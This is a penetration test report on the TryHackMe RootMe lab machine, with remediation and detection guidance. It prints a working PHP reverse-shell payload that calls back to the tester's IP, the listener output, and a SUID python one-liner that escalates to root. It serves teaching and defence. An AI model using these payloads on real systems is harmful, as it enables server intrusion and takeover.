

Penetration Test Report

Target: TryHackMe - RootMe (10.49.182.150)

Classification: TLP:CLEAR - Lab Only | **Version:** 1.0 | **Date:** 2026-10-08 |

Author: Laxmi Narayan | **Reviewer:** Self-Reviewed

Authorization: Only tested on THM lab IP assigned to me via VPN.
Flags redacted.

Table of Contents

1. Executive Summary
 2. Scope & Rules of Engagement
 3. Methodology
 4. Summary of Findings
 5. Detailed Findings
 6. Post-Exploitation & Proof of Impact
 7. Remediation Roadmap
 8. Appendices
-

1. Executive Summary

This host(RootMe) was prone to File Upload Vulnerability in which an unauthenticated attacker can upload a malicious file via /panel/ to get remote shell as user www-data. It was having SUID python Vulnerability too, by which attacker can abuse SUID python and gain root privileges. Business Impact in real world: full server takeover, defacement, data theft. Fix: upload validation first, then remove SUID.

Risk summary: Critical: 0 | High: 2 | Medium: 0 | Low: 0

2. Scope & Rules of Engagement

In Scope: - Target: 10.49.182.150 (THM RootMe machine IP, DHCP - valid during test) - Window: 2026-10-07 16:30 to 18:30 UTC, VPN tun0 IP 192.168.194.204

Out of Scope: - THM infrastructure, other users' machines, DoS, brute-force of SSH, social engineering

Allowed: nmap, gobuster, Burp Community, nc listener, manual upload of PHP reverse shell in lab, SUID enum, LinPEAS **Disallowed:** No data exfiltration beyond flags, no persistence, cleaned uploads after test.

3. Methodology

Followed PTES + OWASP WSTG: 1. Recon: `nmap -sC -sV -oN nmap.txt` 2. Enumeration: `gobuster dir -u http://10.49.182.150 -w /usr/share/wordlists/dirb/common.txt`, manual source/robots check 3. Vulnerability Analysis: manual + `searchsploit` 4. Exploitation: reverse shell via allowed upload bypass 5. Post-Exploitation & PrivEsc: `sudo -l, find / -user root -perm / 4000`, GTFOBins verification 6. Reporting: screenshots + commands.txt + CVSS v3.1 + fix + detection

Tools: Kali, Nmap 7.99, Gobuster, Python2.7, Flameshot, revshells.com, GT-FOBins, HackTricks as checklist.

4. Summary of Findings

ID	Title	Severity	CVSS v3.1	Status
F-01	Unrestricted File Upload in /panel/ leads to RCE	High	8.8 (AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)	Open
F-02	SUID Binary /usr/bin/python allows PrivEsc to root	High	7.8 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)	Open

5. Detailed Findings

F-01: Unrestricted File Upload to RCE [High]

Location: `http://10.49.182.150/panel/` -> uploads to `http://10.49.182.150/uploads/shell.phtml`

Description: Upload filter blocked `.php` but allowed `.phtml`. No server-side MIME validation, uploads stored inside webroot and executed.

Reproduction Steps: 1. `gobuster` found `/panel/` 2. Uploaded `test.php` -> rejected, uploaded `shell.phtml` containing `<?php system("bash -c 'bash -i >& /dev/tcp/192.168.194.204/9091 0>&1' "); ?>` reverse shell to `192.168.194.204:9091` -> 200 OK - see Appendix B, Fig 03 3. Listener: `nc -lvp 9091` 4. Browsed `/uploads/shell.phtml` -> shell as `www-data` - see Fig 04

exact working commands

```
gobuster dir -u http://10.49.182.150 \
-w /usr/share/wordlists/dirb/common.txt -o gobuster.txt
nc -lvnp 9091
# in browser: /uploads/shell.phtml
whoami; id
```

Proof: screenshots/03-web.png, 04-shell.png - Flag user.txt in /var/www/ read as www-data (redacted: THM{***}) **Impact:** Unauthenticated RCE, full web takeover, pivot point. **Remediation (fix):** - Allowlist extensions jpg,png only, validate MIME + magic bytes, rename to random + store outside webroot, no exec in /uploads/ via php_flag engine off, require auth for /panel/ **Detection:** - Web logs: POST /panel/ 200 + GET /uploads/*.phtml, Wazuh/Sysmon: EventID 1 php spawning sh, Sigma: web_upload_php_execution.yml **References:** OWASP Unrestricted File Upload, CWE-434 **CVSS Justification:** Network, no privs, user interaction to trigger, full CIA High -> 8.8 High

F-02: SUID Python Privilege Escalation [High]

Location: /usr/bin/python /usr/bin/python2.7 -rwsr-xr-x root **Description:** SUID bit on interpreter allows any user to run as root. **Reproduction:**

```
sudo -l
find / -user root -perm /4000 2>/dev/null
/usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/bash")'
id # uid=0(root)
cat /root/root.txt # redacted
```

Proof: screenshots/06-privesc-enum.png, 07-root.png **Impact:** Any low shell -> root, full host compromise. **Remediation:** sudo chmod u-s /usr/bin/python*, use sudoers least-privilege or capabilities, audit with find / -perm -4000 **Detection:** Linux audited -w /usr/bin/python -p x, Event: uid 33 executing python with euid 0 **References:** GTFOBins python SUID, CWE-250 **CVSS:** Local, low privs required, no UI, full CIA -> 7.8 High

6. Post-Exploitation & Proof of Impact

- User: www-data (33), Host: rootme, proof files read: /var/www/user.txt, /root/root.txt (redacted)
- No persistence left, uploaded shells deleted: rm /var/www/html/uploads/shell.phtml
- No passwords cracked, no lateral movement (single host scope)

7. Remediation Roadmap (for exec)

1. Day 1: Fix F-01 - patch upload + disable exec in uploads + auth on /panel/
2. Day 7: Fix F-02 - remove SUID + rescan

8. Appendices

A. Nmap Scan (full output in ../THM-RootMe/nmap.txt)

```
# Nmap 7.99 scan:
# nmap -sV -sC -oN nmap.txt 10.49.182.150
Nmap scan report for 10.49.182.150
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh
          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
          | ssh-hostkey:
          |   3072 a4:2c:6d:b3:e9:52:46:c3:4b:a3:8b:e0:25:97:6f:11 (RSA)
          |   256  c6:f6:52:35:b4:04:97:d5:54:de:c3:7c:90:b6:46:f5 (ECDSA)
          |_  256  92:d4:18:12:2c:b8:c1:53:dc:7f:8f:8b:f1:f2:4c:31 (ED25519)
80/tcp    open  http
          Apache httpd 2.4.41 (Ubuntu)
          |_ http-title: HackIT - Home
          |_ http-server-header: Apache/2.4.41 (Ubuntu)
          |_ httponly flag not set (PHPSESSID cookie)
Service Info: OS: Linux
# 1 host up scanned in 17.32 seconds
```

B. Directory Enumeration (full output in ../THM-RootMe/gobuster.txt)

```
.htaccess      (Status: 403) [Size: 278]
.htpasswd      (Status: 403) [Size: 278]
.hta           (Status: 403) [Size: 278]
css            (Status: 301) [Size: 312] [--> http://10.49.182.150/css/]
index.php      (Status: 200) [Size: 616]
js            (Status: 301) [Size: 311] [--> http://10.49.182.150/js/]
panel          (Status: 301) [Size: 314] [--> http://10.49.182.150/panel/]
server-status  (Status: 403) [Size: 278]
uploads        (Status: 301) [Size: 316] [--> http://10.49.182.150/uploads/]
```

C. Screenshots Proof

- 01-target.png, 02-nmap.png, 03-web.png, 04-shell.png, 05-userFlag.png, 06-privesc-enum.png, 07-root.png

```

(kali@kali)-[~]
$ ping 10.49.182.150 -c 3 Lab machine
PING 10.49.182.150 (10.49.182.150) 56(84) bytes of data.
64 bytes from 10.49.182.150: icmp_seq=1 ttl=62 time=51.6 ms
64 bytes from 10.49.182.150: icmp_seq=2 ttl=62 time=51.1 ms
64 bytes from 10.49.182.150: icmp_seq=3 ttl=62 time=50.7 ms

--- 10.49.182.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 50.717/51.148/51.630/0.374 ms

(kali@kali)-[~]
$ ifconfig tun0
tun0: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1380
    inet 192.168.194.204 netmask 255.255.192.0 destination 192.168.194.204
    inet6 fe80::c54a:7f02:8f3a:12cf prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 58 bytes 7904 (7.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 95 bytes 10042 (9.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 1: target

```

(kali@kali)-[~/Documents/cyberSecurity/Pentest_writeups/THM-RootMe]
$ cat nmap-initial.txt
# Nmap 7.99 scan initiated Wed Oct 7 21:52:04 2026 as: /usr/lib/nmap/nmap --privileged -sV -sC -oN nmap-initial.txt 10.49.182.150
Nmap scan report for 10.49.182.150
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 a4:2c:6d:b3:e9:52:46:c3:4b:a3:8b:e0:25:97:6f:11 (RSA)
|   256 c6:f6:52:35:b4:04:97:d5:54:de:c3:7c:90:b6:46:f5 (ECDSA)
|_ 256 92:d4:18:12:2c:b8:c1:53:dc:7f:8f:8b:f1:f2:4c:31 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   _PHPSESSID:
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 7 21:52:21 2026 -- 1 IP address (1 host up) scanned in 17.32 seconds

```

Figure 2: nmap




Figure 3: web
6

```

(kali㉿kali)-[~/Documents/cyberSecurity/Pentest_writeups/THM-RootMe]
$ nc -lvnp 9091
listening on [any] 9091 ...
connect to [192.168.194.204] from (UNKNOWN) [10.49.182.150] 48448
bash: cannot set terminal process group (790): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-49-182-150:/var/www/html/uploads$ whoami
www-data
www-data@ip-10-49-182-150:/var/www/html/uploads$ pwd
/var/www/html/uploads
www-data@ip-10-49-182-150:/var/www/html/uploads$

```

Figure 4: shell

```

www-data@ip-10-49-182-150:/var/www/html/uploads$ cd ..
cd ..
www-data@ip-10-49-182-150:/var/www/html$ cd ..
cd ..
www-data@ip-10-49-182-150:/var/www$ ls
ls
html
user.txt
www-data@ip-10-49-182-150:/var/www$ cat user.txt
cat user.txt
THM{ ~ }

```

Figure 5: userFlag

```
www-data@ip-10-49-182-150:/var/www$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
www-data@ip-10-49-182-150:/var/www$ find / -user root -perm /4000
find: '/home/ubuntu/.cache': Permission denied
find: '/home/ubuntu/.ssh': Permission denied
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/text/.local/share': Permission denied
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied

/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec

www-data@ip-10-49-182-150:/var/www$ ls -la /usr/bin/python2.7
ls -la /usr/bin/python2.7
-rwsr-xr-x 1 root root 3657904 Dec  9  2024 /usr/bin/python2.7
www-data@ip-10-49-182-150:/var/www$ ls -la /usr/bin/python
ls -la /usr/bin/python
lrwxrwxrwx 1 root root 7 Apr 15  2020 /usr/bin/python -> python2
www-data@ip-10-49-182-150:/var/www$
```

Figure 6: privesc-enum

```
www-data@ip-10-49-182-150:/var/www$ /usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/bash")'
<< 'import os; os.setuid(0); os.system("/bin/bash")'
id
uid=0(root) gid=33(www-data) groups=33(www-data)
whoami
root
cd ..
cd ..
pwd
/
cd root
ls
root.txt
snap
cat root.txt
THM{[REDACTED]}
```

Figure 7: root

D. Repro Commands (commands.txt)

```
# Nmap port scan
nmap -sV -sC 10.49.182.150 -oN nmap.txt

# Gobuster subdirectories finding
gobuster dir -u http://10.49.182.150 \
  -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt

# Listener
nc -lvnp 9091

# shell commands
whoami; id

# getting way for privEsc
sudo -l
find / -user root -perm /4000 2>/dev/null

# privEsc
/usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

E. Risk Rating Key: Critical 9.0-10, High 7.0-8.9, Medium 4.0-6.9, Low 0.1-3.9
- CVSS v3.1 calculator: nvd.nist.gov/vuln-metrics/cvss

End of Report